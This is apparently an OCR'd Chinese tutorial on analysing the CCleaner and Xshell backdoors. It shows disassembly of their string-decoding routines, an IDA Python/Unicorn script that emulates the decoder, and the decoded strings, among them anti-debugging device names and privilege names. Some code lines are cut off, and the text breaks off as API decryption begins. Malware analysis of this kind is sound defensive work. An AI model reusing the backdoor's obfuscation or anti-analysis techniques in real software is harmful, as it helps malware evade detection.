


```
seg000:017A1BEE loc_17A1BEE:                            ; CODE XREF: sub_17A1B0
seg000:017A1BEE                 mov     byte ptr [eax], 0
seg000:017A1BF1                 inc     eax
seg000:017A1BF2                 dec     ecx
seg000:017A1BF3                 jnz     short loc_17A1BEE
seg000:017A1BF5                 push    ebx
seg000:017A1BF6                 lea     eax, [ebp+var_54]
seg000:017A1BF9                 push    0Ch
seg000:017A1BFB                 push    eax
seg000:017A1BFC                 mov     [ebp+var_54], 789B7D05h
seg000:017A1C03                 mov     [ebp+var_50], 0A6F21F42h
seg000:017A1C0A                 mov     [ebp+var_4C], 0B334h
seg000:017A1C11                 call    DecodeString    ; Publisher
seg000:017A1C16                 lea     eax, [ebp+var_294]
seg000:017A1C1C                 push    18h
seg000:017A1C1E                 push    eax
seg000:017A1C1F                 mov     [ebp+var_294], 669A6118h
seg000:017A1C29                 mov     [ebp+var_290], 0A5F51F44h
seg000:017A1C33                 mov     [ebp+var_28C], 9DDC9332h
seg000:017A1C3D                 mov     [ebp+var_288], 0BE6B45A7h
seg000:017A1C47                 mov     [ebp+var_284], 57D308EFh
seg000:017A1C51                 mov     [ebp+var_280], 0D590h
seg000:017A1C5B                 call    DecodeString    ; Microsoft Corporation
seg000:017A1C60                 lea     eax, [ebp+var_94]
seg000:017A1C66                 push    0Ch
seg000:017A1C68                 push    eax
seg000:017A1C69                 mov     [ebp+var_94], 648A6111h
seg000:017A1C73                 mov     [ebp+var_90], 8DE30D47h
seg000:017A1C7D                 mov     [ebp+var_8C], 0F2FADE27h
seg000:017A1C87                 call    DecodeString    ; DisplayName
seg000:017A1C8C                 add     esp, 18h
seg000:017A1C8F                 lea     eax, [ebp+var_C]
seg000:017A1C92                 mov     ebx, 0FEh
seg000:017A1C97                 mov     [ebp+arg_8], edi
seg000:017A1C9A                 push    eax             ; _DWORD
```

ccleaner后门：从0x17A1BF6开始模拟，0x17A1C16结束模拟。最后的结果存放在第一次mov的堆栈上，这里是[ebp+var_54]，并且字符串的长度为push的参数0xC。


API/字符串解密

以Xshell后门为例：




```python
from unicorn import *
from unicorn.x86_const import *
from idaapi import *
from ctypes import *

# memory address where emulation starts
ADDRESS = 0x16c3000
Mid_ADDRESS = 0x16C23BC
End_ADDRESS = 0x16C23F0
Start_ADDRESS = 0x16c23A0

function = b"\x83\x65\xFC\x00\x8B\xD8\x0F\xB6\x47\x01\x66\xC1\xE0\x08\x59\x0
data = b"\x05\x61\x6C\x01\x0F\x61\x6C\x01\x19\x61\x6C\x01\x23\x61\x6C\x01\x0

def find_function_arg(addr):
    while True:
        addr = idc.PrevHead(addr)
        if GetMnem(addr) == "mov" and "eax" in GetOpnd(addr, 0):
            return GetOperandValue(addr, 1)

def emulate_decode(addr):

for x in XrefsTo(0x16c238b,flags = 0):
    addr = find_function_arg(x.frm)
    res_str = emulate_decode(addr)
    res_str = str(res_str).encode('utf-8')
    MakeComm(x.frm,res_str)
```

代码的整体框架



```python
# Initialize emulator in X86-32bit mode
mu = Uc(UC_ARCH_X86, UC_MODE_32)

# map 2MB memory for this emulation
mu.mem_map(0x0, 100 * 1024 * 1024)

# write machine code to be emulated to memory
mu.mem_write(ADDRESS, data)
mu.mem_write(Start_ADDRESS, function)
# initialize machine registers
mu.reg_write(UC_X86_REG_EAX, addr)
mu.reg_write(UC_X86_REG_EDI, addr)
mu.reg_write(UC_X86_REG_EBP, 0x1000000)
# emulate code in infinite time & unlimited instructions

mu.emu_start(Start_ADDRESS, Mid_ADDRESS)
r_ecx1 = mu.reg_read(UC_X86_REG_ECX)

mu.emu_start(Mid_ADDRESS, End_ADDRESS)
r_ecx2 = mu.reg_read(UC_X86_REG_ECX)

# now print out some registers
print("Emulation done. Below is the CPU context")

result = mu.mem_read(r_ecx1,r_ecx2-r_ecx1)
print(">>>result = %s"%result)
return result
```

emulate_decode函数




```
Emulate i386 code
Emulation done. Below is the CPU context
>>>result = \\.\Regmon
Emulate i386 code
Emulation done. Below is the CPU context
>>>result = \\.\FileMon
Emulate i386 code
Emulation done. Below is the CPU context
>>>result = \\.\ProcmonDebugLogger
Emulate i386 code
Emulation done. Below is the CPU context
>>>result = \\.\NTICE
Emulate i386 code
Emulation done. Below is the CPU context
>>>result = Install
Emulate i386 code
Emulation done. Below is the CPU context
>>>result = Global\
Emulate i386 code
Emulation done. Below is the CPU context
>>>result = SeTcbPrivilege
Emulate i386 code
Emulation done. Below is the CPU context
>>>result = SeDebugPrivilege
Emulate i386 code
Emulation done. Below is the CPU context
>>>result = lstrcatW
```

模拟的结果

API/字符串解密


2. API解密

很多恶意代码也尝试掩盖它们使用的API。



```
                        sub_A7E110      proc near                    ; CODE
                                                                     ; DATA
00 00 00                                mov     eax, 9Ah ; 'Ü'
